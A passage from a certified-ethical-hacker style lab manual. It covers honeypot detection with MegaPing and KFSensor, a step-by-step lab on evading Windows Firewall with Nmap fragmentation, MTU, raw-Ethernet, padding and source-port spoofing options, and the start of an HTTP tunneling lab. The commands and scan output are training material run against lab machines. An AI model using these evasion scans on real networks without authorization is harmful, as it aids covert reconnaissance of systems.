


FIGURE 3.15: About MegaPing pop-up

24. The main **MegaPing** window opens, as shown in screenshot:




FIGURE 3.16: MegaPing main window

T A S K 3

Perform Port Scanning

25. Select **Port Scanner** in the left pane.

26. Enter the IP address in the Destination Address List of the **Windows 8.1** (in this lab, **10.0.0.4**) machine on which KFSensor is running, and click **Add**.




FIGURE 3.17: Adding hosts in MegaPing

27. Check the IP address, and click on **Start** button to start listening to the traffic on **10.0.0.4**.

Note: This IP address may vary in your lab environment.




FIGURE 3.18: Beginning the Scan on 10.0.0.4

28. The image below shows the identification of **Telnet** on **port 23**.
29. MegaPing begins to scan for open ports and displays a list of ports.
30. You can observe **Telnet** on **port 23**, which allows hackers to connect to remote machine through Telnet.




FIGURE 3.19: MegaPing: Telnet port data

31. The image below shows the identification of **Socks on port 1080**, which allows intruders to connect to the machine through firewall.




FIGURE 3.20: MegaPing Blackjack virus

32. Now, switch back to **Windows 8.1** virtual machine. Observe that KFSensor has detected that **port 23** is open on this machine.
33. Seeing this port open, you can take proper security measures to close the port, thereby preventing intruders from connecting to this machine from outside.

TASK 4

Analyze the Result

The events that are displayed are filtered by the currently selected item in the Ports View or the Visitors View.




FIGURE 3.21: Telnet data on KFSensor

34. The image below displays the data of a **Death Trojan** on port 2. Seeing this port open, a network administrator can add a firewall rule to block **port 2**, thereby securing the system from being affected by **Death Trojan**.




FIGURE 3.22: Death Trojan data on KFSensor

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

| | |
|---|---|
| Internet Connection Required | |
| <input type="checkbox"/> Yes | <input checked="" type="checkbox"/> No |
| Platform Supported | |
| <input checked="" type="checkbox"/> Classroom | <input checked="" type="checkbox"/> iLabs |



Bypassing Windows Firewall Using Nmap Evasion Techniques

Nmap offers many options for Firewall evasion, which we explore in this lab.

| ICON KEY |
|----------------------|
| Valuable information |
| Test your knowledge |
| Web exercise |
| Workbook review |

Lab Scenario

Firewalls and IDSs are intended to avoid port scanning tools, such as Nmap, from getting a precise measure of significant data of the frameworks which they're ensuring. Indeed, we ought not be concerned about this to a certain degree, on the grounds that Nmap has numerous features created especially to bypass these protections. It has the ability to issue you a mapping of a system framework, by which you can see everything from OS renditions to open ports. Firewalls and interruption recognition frameworks are made to keep Nmap and other applications from obtaining that data.

As a penetration tester, you will come across systems behind firewalls that prevent you from getting the information you want. So, you will need to know how to avoid the firewall rules in place, and to glean information about a host. This step in a penetration test is called Firewall Evasion Rules.

Lab Objectives

The objective of this lab is to help students learn how to bypass a firewall using Nmap.

Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2012
- Kali Linux running in Virtual machine (Attacker machine)
- Windows 8.1 running in virtual machine (Victim machine)
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of Lab

Network obstructions such as firewalls can make mapping a network exceedingly difficult. To make things more difficult, stifling casual reconnaissance is often a key goal of implementing the devices.

Lab Tasks

T A S K 1
Turn of Windows Firewall in Victim Machine

- Before running this lab, log into **Windows 8.1** virtual machine, and open the Control Panel; in the All Control Panel Items window, click **Windows Firewall**.
- The Windows Firewall window appears; click **Use recommended settings** to turn on Firewall.




FIGURE 4.1: Windows 8.1 Firewall-Use Recommended Settings

- Observe that the Windows Firewall State is **On**.




FIGURE 4.2: Windows 8.1 Firewall-Turned On

- Switch back to the Kali Linux machine, launch a command terminal window, type the following command **nmap -v -sS -T 5 <IP Address of the Victim Machine>** and press **Enter**.
- In this lab, the victim machine's IP address is 10.0.0.8 (Windows 8.1), which may vary in your lab environment.
- The **-v** switch is used to increase the verbose level, the **-sS** switch is used to perform **TCP SYN** scan, and the **-T** is used to setting a time template to perform scan.

7. This command provides you with the TCP SYN scan output, as shown in this screenshot of the targeted machine (i.e., Windows 8.1).

```

root@kali:~# nmap -v -sS -T 5 10.0.0.8
Starting Nmap 6.46 ( http://nmap.org ) at 2015-05-02 00:34 EDT
Initiating ARP Ping Scan at 00:34
Scanning 10.0.0.8 [1 port]
Completed ARP Ping Scan at 00:34, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:34
Completed Parallel DNS resolution of 1 host. at 00:34, 0.04s elapsed
Initiating SYN Stealth Scan at 00:34
Scanning 10.0.0.8 [1000 ports]
Discovered open port 445/tcp on 10.0.0.8
Discovered open port 135/tcp on 10.0.0.8
Discovered open port 139/tcp on 10.0.0.8
Discovered open port 49155/tcp on 10.0.0.8
Discovered open port 5357/tcp on 10.0.0.8
Completed SYN Stealth Scan at 00:34, 3.56s elapsed (1000 total ports)
Nmap scan report for 10.0.0.8
Host is up (0.00069s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi

```

FIGURE 4.3: nmap scan for TCP SYN

8. Type **nmap -v -sS -f -T 5 <IP Address of the Victim Machine>** and press **Enter**.
9. In this command, we are adding an additional switch **-f** causes the requested scan (including ping scans) to use tiny fragmented IP packets to the victim machine. This option can bypass the packet inspection of firewalls.

```

root@kali:~# nmap -v -sS -f -T 5 10.0.0.8
Starting Nmap 6.46 ( http://nmap.org ) at 2015-05-02 00:36 EDT
Initiating ARP Ping Scan at 00:36
Scanning 10.0.0.8 [1 port]
Completed ARP Ping Scan at 00:36, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:36
Completed Parallel DNS resolution of 1 host. at 00:36, 0.02s elapsed
Initiating SYN Stealth Scan at 00:36
Scanning 10.0.0.8 [1000 ports]
Discovered open port 135/tcp on 10.0.0.8
Discovered open port 139/tcp on 10.0.0.8
Discovered open port 445/tcp on 10.0.0.8
Discovered open port 5357/tcp on 10.0.0.8
Discovered open port 49155/tcp on 10.0.0.8
Completed SYN Stealth Scan at 00:36, 2.73s elapsed (1000 total ports)
Nmap scan report for 10.0.0.8
Host is up (0.00073s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi

```

FIGURE 4.4: nmap scan for Fragment packets

10. Type **nmap -v -sS -f --mtu 32 -T 5 <IP Address of the Victim Machine>** and press **Enter**.
11. The --mtu switch is used to set a specific Maximum Transmission Unit to the packet, so it specifies mtu as 32 packets in this command. If you want set an MTU, it should be multiple of 8 (8, 16, 24, 32, etc.).
12. In this command, during the scan, nmap will create packets of a size based on a user-provided number.
13. In the screenshot below, we provided a packet size of **32** so that nmap will **32 bytes** causing confusion for the firewall.

```

root@kali:~# nmap -v -sS -f --mtu 32 -T 5 10.0.0.8
Starting Nmap 6.46 ( http://nmap.org ) at 2015-05-02 00:39 EDT
[Initiating ARP Ping Scan at 00:39]
Scanning 10.0.0.8 [1 port]
Completed ARP Ping Scan at 00:39, 0.00s elapsed (1 total hosts)
[Initiating Parallel DNS resolution of 1 host. at 00:39]
Completed Parallel DNS resolution of 1 host. at 00:39, 0.04s elapsed
[Initiating SYN Stealth Scan at 00:39]
Scanning 10.0.0.8 [1000 ports]
Discovered open port 135/tcp on 10.0.0.8
Discovered open port 445/tcp on 10.0.0.8
Discovered open port 139/tcp on 10.0.0.8
Discovered open port 49155/tcp on 10.0.0.8
Discovered open port 5357/tcp on 10.0.0.8
Completed SYN Stealth Scan at 00:39, 2.99s elapsed (1000 total ports) I
Nmap scan report for 10.0.0.8
Host is up (0.0010s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi

```

The motto: you become the more you are able to hear.

FIGURE 4.5: nmap scan for Maximum Transmission Unit

14. Type **nmap -v -sS -f --mtu 32 --send-eth -T 5 <IP Address of the Victim Machine>** and press **Enter**.

15. **--send-eth** ensures that nmap actually sends Ethernet level packets, and will bypass the IP layer and send raw Ethernet frames with in the traffic.

```
root@kali:~# nmap -v -sS -f --mtu 32 --send-eth -T 5 10.0.0.8
Starting Nmap 6.46 ( http://nmap.org ) at 2015-05-02 01:07 EDT
Initiating ARP Ping Scan at 01:07
Scanning 10.0.0.8 [1 port]
Completed ARP Ping Scan at 01:07, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:07
Completed Parallel DNS resolution of 1 host. at 01:07, 0.05s elapsed
Initiating SYN Stealth Scan at 01:07
Scanning 10.0.0.8 [1000 ports]
Discovered open port 139/tcp on 10.0.0.8
Discovered open port 445/tcp on 10.0.0.8
Discovered open port 135/tcp on 10.0.0.8
Discovered open port 5357/tcp on 10.0.0.8
Discovered open port 49155/tcp on 10.0.0.8
Completed SYN Stealth Scan at 01:07, 3.30s elapsed (1000 total ports)
Nmap scan report for 10.0.0.8
Host is up (0.00057s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
```

FIGURE 4.6: nmap scan for Send Packets through Ethernet

TASK 3


Launch Wireshark

16. Now, launch Wireshark on the Kali Linux machine to observe the packets. To launch Wireshark, open a new command terminal, type **wireshark** and press **Enter**.

```
root@kali:~# wireshark
```

FIGURE 4.7: Launch Wireshark

17. The **Error during loading** pop-up appears; click **OK** to continue.



OK

FIGURE 4.8: Error during loading

18. The Wireshark main window appears; now, choose the **Interface** to capture the traffic, and click **Start**.




FIGURE 4.9: Wireshark Starts capturing Traffic

19. Now, Wireshark will open in capturing mode, as shown in the screenshot, and return to the **nmap** command terminal window.




FIGURE 4.10: Wireshark Dashboard

20. Type **nmap -v -sS -f --mtu 32 --send-eth --data-length 500 -T 5 <IP Address of the Victim Machine>** and press **Enter**.
21. Nmap normally sends minimalist packets containing only a header; here, we are setting a data length up to **500**.
22. The TCP switches are generally 40 bytes and ICMP echo requests are just 28; some of the UDP ports and IP protocols will get a custom payload by default.
23. So this switch will append the given number of random bytes to most of the packets it will send, and will not use any protocol-specific payloads.

```

root@kali:~# nmap -v -sS -f --mtu 32 --send-eth --data-length 500 -T 5 10.0.0.8
Starting Nmap 6.46 ( http://nmap.org ) at 2015-05-02 01:16 EDT
Initiating ARP Ping Scan at 01:16
Scanning 10.0.0.8 [1 port]
Completed ARP Ping Scan at 01:16, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:16
Completed Parallel DNS resolution of 1 host. at 01:16, 0.05s elapsed
Initiating SYN Stealth Scan at 01:16
Scanning 10.0.0.8 [1000 ports]
Discovered open port 139/tcp on 10.0.0.8
Discovered open port 135/tcp on 10.0.0.8
Discovered open port 445/tcp on 10.0.0.8
Discovered open port 49155/tcp on 10.0.0.8
Discovered open port 2869/tcp on 10.0.0.8
Discovered open port 5357/tcp on 10.0.0.8
Completed SYN Stealth Scan at 01:16, 7.00s elapsed (1000 total ports)
Nmap scan report for 10.0.0.8
Host is up (0.001s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

```

FIGURE 4.11: Nmap scan for sending data length packets

24. Now, maximize the **Wireshark** window, navigate to **Capture**, and click **Stop** to stop the running capture.




FIGURE 4.12: Wireshark Need to stop the capture

25. Watch the **TCP SYN** packets traverse through the attacker machine and on to victim machine. Observe the frame size and data bytes sent to the victim machine.




FIGURE 4.13. Wireshark Captured Packets

26. Once you have observed the captured traffic through Wireshark, go to **Capture**, and click **Start** from menu bar, so that Wireshark will start capturing the traffic again.




FIGURE 4.14. Wireshark Need to Start Capture

27. The prompt **Do you want to save the captured packets before starting a new capture?** appears; click **Continue without Saving** to start a new capture.




FIGURE 4.15: Continue without saving option

28. Type **nmap -v -sS -f --mtu 32 --send-eth --data-length 50 --source-port 99 -T 5 <IP Address of the Victim Machine>** and press **Enter**.
29. **--source-port** is used to spoof the source port number. We are providing port 99, through which nmap will send the packets. Most of the scanning operations will use raw sockets that include SYN and UDP scan.

```

root@kali:~# nmap -v -sS -f --mtu 32 --send-eth --data-length 50 --source-port 99 -T 5 10.0.0.8
Starting Nmap 6.46 ( http://nmap.org ) at 2015-05-02 01:32 EDT
Initiating ARP Ping Scan at 01:32
Completed ARP Ping Scan at 01:32, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host at 01:32
Completed Parallel DNS resolution of 1 host at 01:32, 0.07s elapsed
Initiating Stealth Scan at 01:32
Completed Stealth Scan at 01:32
Scanning 10.0.0.8 [1000 ports]
Discovered open port 445/tcp on 10.0.0.8
Discovered open port 139/tcp on 10.0.0.8
Discovered open port 135/tcp on 10.0.0.8
Discovered open port 5357/tcp on 10.0.0.8
Discovered open port 2089/tcp on 10.0.0.8
Discovered open port 2089/tcp on 10.0.0.8
Completed SYN Stealth Scan at 01:32, 2.89s elapsed (1000 total ports)
Nmap scan report for 10.0.0.8
Host is up (0.0059s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  unknown
2089/tcp   open  wsdap1
49155/tcp  open  unknown
MAC Address: 00:15:50:00:27:00 (Microsoft)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.07 seconds
Raw packets sent: 1996 (187.56KB) | Rcvd: 7 (292B)

```

FIGURE 4.16: Specifying source port for nmap scan

30. Now, maximize the **Wireshark** window, and Stop capturing traffic, as shown in the figure below.




FIGURE 4.17: Stop the traffic

31. Expand the **Transmission Control Protocol**, and observe that traffic is forwarded through the port that we have specified in the command.




FIGURE 4.18: Observe the Source port

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes No

Platform Supported

Classroom iLabs

Lab**5**

Bypassing Firewall Rules Using HTTP/FTP Tunneling

HTTPort is a program from HTTHost that creates a transparent tunnel through a proxy server or firewall.

| ICON KEY | |
|----------|----------------------|
| | Valuable information |
| | Test your knowledge |
| | Web exercise |
| | Workbook review |

Lab Scenario

Attackers are always looking for users who can be easily compromised, so that they can enter networks by IP spoofing to steal data. Hackers can get packets through firewalls by spoofing IP addresses. If attackers are able to capture network traffic—as you have learned to do in the previous lab—they can perform Trojan attacks, registry attacks, password hijacking attacks, and so on, which can prove disastrous for organizations' network. Attackers may use a network probe to capture raw packet data and then use them to retrieve packet information such as source and destination IP addresses, ports, flags, header lengths, checksums, time to live (TTL), and protocol type.

Thus, as a network administrator, you should be able to identify attacks by extracting information from captured traffic such as source and destination IP addresses, protocol type, header length, source and destination ports, and so on, and compare these details with modeled attack signatures to determine if an attack has occurred. You can also check attack logs for lists of attacks, and take evasive actions.

Also, you should be familiar with HTTP tunneling technique, by which you can identify additional security risks that may not be readily visible by conducting simple network and vulnerability scanning, and determine the extent to which a network IDS can identify malicious traffic in a communication channel. In this lab, you will learn HTTP tunneling using HTTPort.

Lab Objectives

This lab will show you how networks can be scanned, and how to use HTTPort and HTTHost to bypass firewall restrictions and access files.

Lab Environment

In this lab, you will need the HTTPPort tool.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots

- HTTPPort is located at **D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots\HTTP Tunneling Tools\HTTPPort**
- You can also download the latest version of HTTPPort from the link <http://www.targeted.org/httphost>
- If you decide to download the latest version, then screenshots shown in the lab might differ
- Install HTTHost on Windows Server 2008 Virtual Machine
- Install HTTPPort on Windows Server 2012 Host Machine
- Follow the wizard-driven installation steps and install it.
- Administrative privileges is required to run this tool
- This lab might not work if remote server filters/blocks HTTP tunneling packets

Lab Duration

Time: 20 Minutes

Overview of HTTPPort

HTTPPort creates a transparent tunneling tunnel through a proxy server or firewall. HTTPPort allows using all sorts of Internet software from behind the proxy. It bypasses **HTTP proxies** and **HTTP, firewalls**, and **transparent accelerators**.

Lab Tasks

TASK 1
Installing Web Server (IIS) Role

1. Log into the **Windows Server 2008** virtual machine.




FIGURE 5.1: Windows Server 2008 Desktop view

2. Go to Start → Administrative Tools → Server Manager




FIGURE 5.2 Launching Server Manager

